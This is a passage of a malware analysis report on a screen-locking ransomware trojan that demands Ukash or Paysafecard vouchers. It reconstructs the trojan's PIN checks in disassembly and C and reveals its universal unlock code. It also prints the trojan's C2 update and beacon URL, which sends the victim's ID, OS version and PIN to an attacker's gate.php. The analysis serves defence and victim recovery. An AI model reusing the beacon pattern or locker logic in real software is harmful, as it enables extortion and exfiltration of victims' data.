### 2.5 threadPinWindow

This process is responsible for painting the image displayed, loading the IP address from ip.txt file (to appear in the embedded image) and it contains two radio buttons to tell whether the payment comes from Ukash or Paysafecard. It has also a box to place the PIN and the OK button. To show this, we have replaced pic.bmp with another image more "simple" and run the trojan.



What happens when you press "OK"?



```
.text:00404F95
                               jΖ
                                       btnOKClicked
.text:0040514C
                              mov
                                       eax, ds:hEdit
                                                      ; _DWORD
.text:00405151
                              push
                                      104h
                                                      ; _DWORD
.text:00405156
                              push
                                      offset buffer
                                                      ; _DWORD
.text:0040515B
                              push
                                      eax
.text:0040515C
                              call
                                      ds:GetWindowTextW
.text:00405162
                                      offset a1029384756;
                              push
"1029384756"
.text:00405167
                                      offset buffer ; _DWORD
                              push
.text:0040516C
                                      ds:StrStrIW
                              call
.text:00405172
                              test
                                      eax, eax
.text:00405174
                                      short no_universal_pin
                              jz
.text:00405176
                                      0
                                                      ; _DWORD
                              push
.text:00405178
                                     ds:PostQuitMessage
                              call
.text:0040517E
.text:0040517E no_universal_pin:
                                                       ; CODE XREF:
WindowProc+5E4j
```

The trojan compares what is entered in the box with the universal PIN contained in its code: "1029384756". This is the easiest way to get rid of the trojan. If the code matches, it destroys the window.

If it's not the same, depending on the selected code (Ukash or Paysafecard)...

### 2.6 Ukash

.text:0040517E	cmp	byte ptr ds:radioButtonFlag, 0
.text:00405185	jz	Paysafecard_button_checked
.text:0040518B	call	checkPIN
.text:00405190	test	al, al
.text:00405192	jz	bad_pin
.text:00405198	push	offset buffer ; passed pin
code		
.text:0040519D	mov	edi, offset aPinok ; "pinok"
.text:004051A2	call	writeToFile
.text:004051A7	add	esp, 4
.text:004051AA	push	0
.text:004051AC	mov	ebx, offset a_exeI ; ".exe -i"
.text:004051B1	mov	edi, offset ValueName ; "kodak"
.text:004051B6	call	getKodakPath
.text:004051BB	mov	esi, eax
.text:004051BD	call	regChangeKodak

If checkPIN return "True", the pin is stored in pinok.txt, and the registry value is modified from:

```
%APPDATA%\kodak.exe -b
```

to:

```
%APPDATA%\kodak.exe -i
```

So in the next reboot, it will run with that parameter.

We have "translated" CheckPIN function to C++.

# 2.7 Checking Ukash PIN

```
#include "stdafx.h"
#include <Windows.h>
#include <Shlwapi.h>
#pragma comment(lib, "Shlwapi.lib")
int main(int argc, char* argv[])
char *pin = "6337180110129384751";
char String1[20];
char *tab[] = {"001",
                     "011",
                     "018",
                     "021",
                     "022",
                     "023",
                     "024",
                     "025",
                     "026",
                     "027",
                     "028",
                     "029",
                     "030",
                     "031",
                     "034",
                     "035",
                     "036",
                     "037",
                     "039",
                     "041",
                     "042",
                     "043",
                     "046",
                     "151"};
  if(strlen(pin) != 19)
  {
         printf("BAD PIN sorry");
         goto error;
  }
  int v1 = 0;
  bool pinOK = false;
```

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```
do
{
  lstrcpyA(String1, "633718");
 lstrcatA(String1, tab[v1]);
  if ( StrStrIA(pin, String1) )
   pinOK = true;
    printf("Correct pin base value: %s\n",String1);
 ++v1;
}
while ( v1 <= 23 );
if ( StrStrIA(pin, "0000000000000000")
  || StrStrIA(pin, "000000000000001")
  || StrStrIA(pin, "000000000000011")
  || StrStrIA(pin, "1111111111111")
  || StrStrIA(pin, "2222222222222")
  || StrStrIA(pin, "333333333333333")
  || StrStrIA(pin, "4444444444444")
  || StrStrIA(pin, "55555555555555")
  || StrStrIA(pin, "6666666666666")
  || StrStrIA(pin, "777777777777")
  || StrStrIA(pin, "888888888888888")
  || StrStrIA(pin, "99999999999999")
  || StrStrIA(pin, "12345")
  || StrStrIA(pin, "6789")
  || StrStrIA(pin, "9876")
  || StrStrIA(pin, "54321")
  || StrStrIA(pin, "1111")
  || StrStrIA(pin, "2222")
  || StrStrIA(pin, "3333")
  || StrStrIA(pin, "4444")
  || StrStrIA(pin, "5555")
  || StrStrIA(pin, "6666")
  || StrStrIA(pin, "7777")
  || StrStrIA(pin, "8888")
  || StrStrIA(pin, "9999")
  || StrStrIA(pin, "0000") )
  pinOK = false;
```



```
error:
    printf("pinOK = %d",pinOK);
    return 0;
}
```

Noting the output, these are the valid parts of code:

```
Correct pin base value: 633718001
Correct pin base value: 633718011
Correct pin base value: 633718018
Correct pin base value: 633718021
Correct pin base value: 633718022
Correct pin base value: 633718023
Correct pin base value: 633718024
Correct pin base value: 633718025
Correct pin base value: 633718026
Correct pin base value: 633718027
Correct pin base value: 633718028
Correct pin base value: 633718029
Correct pin base value: 633718030
Correct pin base value: 633718031
Correct pin base value: 633718034
Correct pin base value: 633718035
Correct pin base value: 633718036
Correct pin base value: 633718037
Correct pin base value: 633718039
Correct pin base value: 633718041
Correct pin base value: 633718042
Correct pin base value: 633718043
Correct pin base value: 633718046
Correct pin base value: 633718151
```

But it's only the base code because the codes must be 19 characters, as instructed. This means that it's effective if you begin with those numbers, and fill in other numbers to contain 19 characters, for example. But it cannot be filled with 1111, 2222, or others "banned" strings shown in the code above. An example:

- o 6337181511212098234 is a valid code.
- 6337181511212099999 is an invalid code (because it contains 9999 and it's "banned" in its code)

## 2.8 PaySafeCard

```
.text:0040536B
                                cmp
                                        byte ptr ds:radioButtonFlag+1,
.text:00405372
                                mov
                                        ebx, [esp+60h+var_54]
                                        loc_405554
.text:00405376
                                iΖ
                                        checkPINPaysafecard
.text:0040537C
                                call
.text:00405381
                                test
                                        al, al
.text:00405383
                                        loc_405508
                                jz
.text:00405389
                                        offset buffer
                                                        ; ip_address
                               push
.text:0040538E
                                        edi, offset aPinok; "pinok"
                               mov
                                        writeToFile
.text:00405393
                                call
.text:00405398
                                add
                                        esp, 4
.text:0040539B
                               push
                                        ebx, offset a_exeI ; ".exe -i"
.text:0040539D
                               mov
                                        edi, offset ValueName ; "kodak"
.text:004053A2
                               mov
.text:004053A7
                               call
                                       getKodakPath
```



```
.text:004053AC mov esi, eax call regChangeKodak
```

This is just like the case of Ukash, but change the checkPin function.

```
bool checkPINPaysafecard ()
{
 bool pinOK = true;
 if ( lstrlenW(pin) == 16 ) //pin should be 16 characters long
   if ( StrStrIW(&pin, L"00000000000000000")
     || StrStrIW(&pin, L"0000000000000001")
      || StrStrIW(&pin, L"0000000000000011")
      || StrStrIW(&pin, L"11111111111111")
      || StrStrIW(&pin, L"2222222222222")
     || StrStrIW(&pin, L"333333333333333")
      || StrStrIW(&pin, L"44444444444444")
      || StrStrIW(&pin, L"55555555555555")
      || StrStrIW(&pin, L"66666666666666")
      || StrStrIW(&pin, L"777777777777")
      || StrStrIW(&pin, L"888888888888888")
      || StrStrIW(&pin, L"99999999999999")
      || StrStrIW(&pin, L"12345")
     || StrStrIW(&pin, L"6789")
      || StrStrIW(&pin, L"9876")
     || StrStrIW(&pin, L"54321")
     || StrStrIW(&pin, L"1111")
     || StrStrIW(&pin, L"2222")
      || StrStrIW(&pin, L"3333")
      || StrStrIW(&pin, L"4444")
      || StrStrIW(&pin, L"5555")
     || StrStrIW(&pin, L"6666")
     || StrStrIW(&pin, L"7777")
     || StrStrIW(&pin, L"8888")
     || StrStrIW(&pin, L"9999")
      || StrStrIW(&pin, L"0000") )
     pinOK = false;
 }
 else
   pinOK = false;
```



```
}
return pinOK;
}
```

We continue to analyze the trojan...

It also checks for an updated version of itself:

```
.text:00401ACB
                                        eax, ds:C_i_C_index
                                mov
.text:00401AD0
                                mov
                                        ecx, ds:scripts_array[eax*4];
lpszServerName
.text:00401AD7
                                push
                                        offset aPartner_024;
"partner_024"
.text:00401ADC
                                push
                                        ecx
.text:00401ADD
                                push
                                        offset aS?userSUpgUpg ;
"/%s?user=%s&upg=upg"
.text:00401AE2
                                        edx, [esp+774h]
                                lea
                                                         ; _DWORD
.text:00401AE9
                                        104h
                               push
                                                         ; _DWORD
.text:00401AEE
                               push
                                        edx
.text:00401AEF
                                call
                                        ds:wnsprintfA
.text:00401AF5
                               mov
                                        ecx, ds:C_i_C_index
.text:00401AFB
                               mov
                                        ecx, ds:domains_array[ecx*4]
                                        eax, [esp+77Ch]
.text:00401B02
                               lea
.text:00401B09
                               add
                                        esp, 14h
                               push
.text:00401B0C
                                        eax
.text:00401B0D
                               lea
                                        edi, [esp+55Ch]
.text:00401B14
                               call
                                        getRequest
.text:00401B19
                                add
                                        esp, 4
.text:00401B1C
                               push
                                        offset aHttp
                                                       ; "http://"
.text:00401B21
                                        edx, edi
                               mov
.text:00401B23
                                                         ; _DWORD
                                        edx
                               push
.text:00401B24
                               call
                                        ds:StrStrIA
```

If a newer version exists, the trojan is saved as **kodak.exe** and the old version as **old.tmp**. It also checks if there is a PIN, and it creates a unique ID for the victim, based on the following data:

It includes the operating system version too, and sends all the data to attacker as a URL:

```
.text:00401EE5
                                push
                                        ebx
.text:00401EE6
                                        getOSVersion
                                call
.text:00401EEB
                                        ecx, ds:C_i_C_index
                                mov
.text:00401EF1
                                        edx, ds:scripts_arrays[ecx*4]
                                mov
.text:00401EF8
                                push
                                        eax
.text:00401EF9
                                push
                                        edi
.text:00401EFA
                                push
                                        offset aPartner_024;
"partner_024"
.text:00401EFF
                                push
                                        edx
                                        offset aS?userSUidSOsI;
.text:00401F00
                                push
"/%s?user=%s&uid=%s&os=%i&pin=%s"
.text:00401F05
                                        eax, [esp+678h]
                                                         ; _DWORD
.text:00401F0C
                                        104h
                                push
```



.text:00401F11	push	eax	;	urlPath
.text:00401F12	call	ds:wnsprintfA		

For example, the result would be:

 $\frac{\text{http://lertionk05.be/loc/gate.php?user=partner\_024\&uid=\{D3666972-A3FC-11DC-AD63-806D6172696F\}\&os=2\&pin=6337180110129384751}$ 

If there is no PIN, it sends the URL without the PIN information. It repeats the check every 13 seconds.

### 2.9 Run with -i parameter

With this option, it erases the tmp.old file (if you remember, it was the older version of the trojan) and it's injected into Explorer.exe again.

## 2.10 Run with -u parameter

This option is useless. All it does is exit of the process calling ExitProcess.